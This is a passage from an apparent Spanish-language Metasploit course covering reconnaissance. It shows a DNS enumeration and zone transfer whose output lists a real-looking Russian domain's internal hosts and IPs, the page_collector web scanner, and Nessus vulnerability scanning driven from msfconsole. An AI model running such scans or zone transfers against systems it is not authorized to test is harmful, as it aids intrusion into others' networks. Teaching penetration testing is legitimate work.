msf auxiliary(enum_dns) > set domain national.ru
domain => national.ru
msf auxiliary(enum_dns) > exploit

[*] Setting DNS Server to national.ru NS: 213.85.52.3
[*] Retrieving General DNS Records
[*] Domain: national.ru IP Address: 213.85.52.3 Record: A
[*] Start of Authority: ns.national.ru. IP Address: 213.85.52.3 Record: SOA
[*] Start of Authority: ns.national.ru. IP Address: 62.105.147.13 Record: SOA
[*] Name Server: ns3.cnt.ru. IP Address: 212.15.127.1 Record: NS
[*] Name Server: ns3.gldn.net. IP Address: 194.67.7.1 Record: NS
[*] Name Server: ns.national.ru. IP Address: 62.105.147.13 Record: NS
[*] Name Server: ns.national.ru. IP Address: 213.85.52.3 Record: NS
[*] Name: mail.national.ru. Preference: 10 Record: MX
[*] Text: v=spf1 a mx all , TXT
[*] Performing Zone Transfer against all nameservers in national.ru
[*] Testing Nameserver: ns.national.ru.
AMFR query, switching to TCP
[*] Zone Transfer Successful
[*] Name: ns.national.ru. Record: SOA
[*] Name: mail.national.ru. Preference: 10 Record: MX
[*] Name: ns.national.ru. Record: NS
[*] Name: ns3.cnt.ru. Record: NS
[*] Name: ns3.gldn.net. Record: NS
[*] Name: national.ru. IP Address: 213.85.52.3 Record: A
[*] Text: v=spf1 a mx all Record: TXT
[*] Name: antispam.national.ru. IP Address: 213.85.52.3 Record: A
[*] Name: fort.national.ru. IP Address: 62.105.147.13 Record: A
[*] Name: fort.national.ru. IP Address: 213.85.52.3 Record: A
[*] Name: fw.national.ru. IP Address: 213.85.52.6 Record: A
[*] Name: mail.national.ru. IP Address: 213.85.52.4 Record: A
[*] Name: mail-backup.national.ru. IP Address: 213.85.52.14 Record: A
[*] Name: mail2.national.ru. Preference: 10 Record: MX
[*] Name: mail2.national.ru. IP Address: 213.85.52.15 Record: A
[*] Name: mail3.national.ru. IP Address: 62.105.147.12 Record: A
Ready 39x148

```

Page_collector

Este módulo está escrito por Spencer McIntyre, y su uso nos muestra en un rango de direcciones, que páginas web existen en diferentes puertos los cuales podemos definir.

El módulo en cuestión podemos descargarlo de http://www.securestate.com/Documents/page_collector.rb

```


Development - Metasploit Console
File Edit View Help
msf auxiliary(page_collector) > show options
Module options (auxiliary/scanner/http/page_collector):

  Name      Current Setting                                     Required  Description
  ----      -
  LPATH      C:/Documents and Settings/Administrador/.msf4/logs/http_scan.html  yes       The local filename to store the html file
  PORTS      80,443,8080,8443                                     yes       Ports to scan (e.g. 22-25,80,110-900)
  Proxies     no                                                     Use a proxy chain
  RHOSTS      no                                                     The target address range or CIDR identifier
  THREADS     yes                                                    The number of concurrent threads
  VHOST       no                                                     HTTP server virtual host

msf auxiliary(page_collector) > set rhosts 192.168.1.60
rhosts => 192.168.1.60
msf auxiliary(page_collector) > exploit

[*] Starting HTTP Page Collector
[*] Found HTTP On Server: http://192.168.1.60:80/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(page_collector) >
  
```

Lo guardaremos en **C:\metasploit\msf3\modules\auxiliary\scanner\http**, únicamente deberemos definir el parámetro **rhosts** y nos generará un report con las páginas encontradas en **C:\Documents and Settings\Administrador\.msf4\logs**.




Nessus

Nessus es un escaner de vulnerabilidades de la empresa estadounidense Tenable Network Security, sus funcionalidades son las de:

- Descubrimiento activo de redes
- Escaneo de vulnerabilidades distribuido
- Política de auditoria


Permite la exportación de informes en varios formatos donde posteriormente pueden ser asociados con Metasploit (Esta será la parte que más nos interese).

Pero primero veamos como funciona Nessus, una vez descargada la versión para Windows de http://www.nessus.org/download/nessus_download.php , procederemos a ejecutar el paquete.




Página de descarga de Nessus



Una vez instalado accederemos al registro en nuestro caso de la versión home feed la cual es gratuita para uso personal y donde indicaremos una dirección de correo electrónico donde nos enviarán el código de activación del programa.





Comprobado el correo donde nos envían el código de activación, ejecutaremos el fichero de instalación y seguiremos los pasos que nos indican aceptando la licencia de uso.










Ahora desde Nessus cliente accederemos a la consola Web de la aplicación



Inicio Cliente de Nessus

Introduciremos el usuario y la contraseña del Administrador creado anteriormente.

Esta pantalla consta de cuatro apartados de derecha a izquierda:


Uses
Policies
Scans
Reports

La primera de ellas nos muestra los usuarios que están creados.


Las **Policies** nos permiten crear la configuración de la selecciones de los elementos a escanear creando un perfil.

Los **scans** desde aquí realizaremos los escaneos a otros equipos donde queramos consultar sus vulnerabilidades.

Como práctica realizaremos un escaneo para encontrar las vulnerabilidades. Nos posicionaremos en la pestaña de scans y pulsaremos el botón add para crear un nuevo escaneo.




Le daremos un nombre al escaneo, seleccionaremos la policy que queramos y en scan Targets el equipo a analizar, lanzaremos el scan con Launch scan.




Esperaremos hasta que el status pase a Completed, momento en el que habrá finalizado el proceso.

Si le damos doble click encima del escaneo en proceso nos muestra una pantalla con las vulnerabilidades que va encontrado.



Y si pulsamos doble click sobre el Identificador del plugin, nos mostrará una descripción detallada de la posible vulnerabilidad.



Escaneando en Nessus

Report una vez realizado el scan podremos consultar con un informe el cual podremos exportar en formato xml o nbe para importarlo con metasploit.

Zate Berg ha creado un plugin para Metasploit desde el cual podemos realizar escaneos de vulnerabilidades mediante Nessus en el entorno de msfconsole e incluirlos directamente a la base de datos de metasploit para ser explotados.

Como funciona el Plugin de Zate Berg

```
Msf> load nessus
```

Carga el Plugin

```
Msf> nessus_help
```

```

bash
+ -- --[ 635 exploits - 316 auxiliary
+ -- --[ 215 payloads - 27 encoders - 8 nops
+ -- --[ svn r11078 updated 3 days ago (2010.11.19)

msf > load nessus
[*] Nessus Bridge for Metasploit 1.1
[*] Type nessus_help for a command listing
[*] Exploit Index - (/home/Administrador/.msf3/nessus_index) - is valid.
[*] Successfully loaded plugin: nessus
msf > nessus_help

Command          Help Text
-----
Generic Commands
nessus_connect    Connect to a nessus server
nessus_save       Save nessus login info between sessions
nessus_logout     Logout from the nessus server
nessus_help       Listing of available nessus commands
nessus_server_status Check the status of your Nessus Server
nessus_admin      Checks if user is an admin
nessus_server_feed Nessus Feed Type
nessus_find_targets Try to find vulnerable targets from a report
nessus_server_prefs Display Server Prefs

Reports Commands
nessus_report_list List all Nessus reports
nessus_report_get  Import a report from the nessus server in Nessus v2 format
nessus_report_hosts Get list of hosts from a report
nessus_report_host_ports Get list of open ports from a host from a report
nessus_report_host_detail Detail from a report item on a host

Scan Commands
nessus_scan_new    Create new Nessus Scan
nessus_scan_status List all currently running Nessus scans
nessus_scan_pause  Pause a Nessus Scan
    
```

Ayuda nessus

```
Msf> nessus_connect user:pass@localhost pass
```

Conecta con el servidor Nessus.

```

Development - Metasploit Console
File Edit View Help
[*] OR
[*] nessus_connect
[*] Example:> nessus_connect
[*] This only works after you have saved creds with nessus_save
msf > nessus_connect ADMIN:ADMIN@localhost pass
[*] Connecting to https://localhost:8834/ as ADMIN
[*] Authenticated
msf >
    
```

Conecta con nessus

```
Msf> nessus_policy_list
```

Muestra las políticas creadas en nessus.

```

bash
[*] Authenticated
msf > nessus_policy_list
[*] Nessus Policy List

ID  Name          Comments
--  -
1   ESCANEO PARA CURSO
msf >

```

Autenticación en Nessus

```
Msf> nessus_scan_new -h
```

Realiza un nuevo escaneo de vulnerabilidades

```

Development - Metasploit Console
File Edit View Help

-2 Internal Network Scan
-3 Prepare for PCI-DSS audits (section 11.2.2)
-4 Web App Tests
1 POF

msf > nessus_scan_new 2 escaneopormetasploit 192.168.1.80
[-] That policy does not exist.
msf > nessus_scan_new -2 escaneopormetasploit 192.168.1.80
Ready

```

Escanear en Nessus

```
Msf> nessus_scan_new 1 nombre del report 192.168.1.80
```

```

Development - Metasploit Console
File Edit View Help

1 POF

msf > nessus_scan_new 2 escaneopormetasploit 192.168.1.80
[-] That policy does not exist.
msf > nessus_scan_new -2 escaneopormetasploit 192.168.1.80
[*] Creating scan from policy number -2, called "escaneopormetasploit" and scanning 192.168.1.80
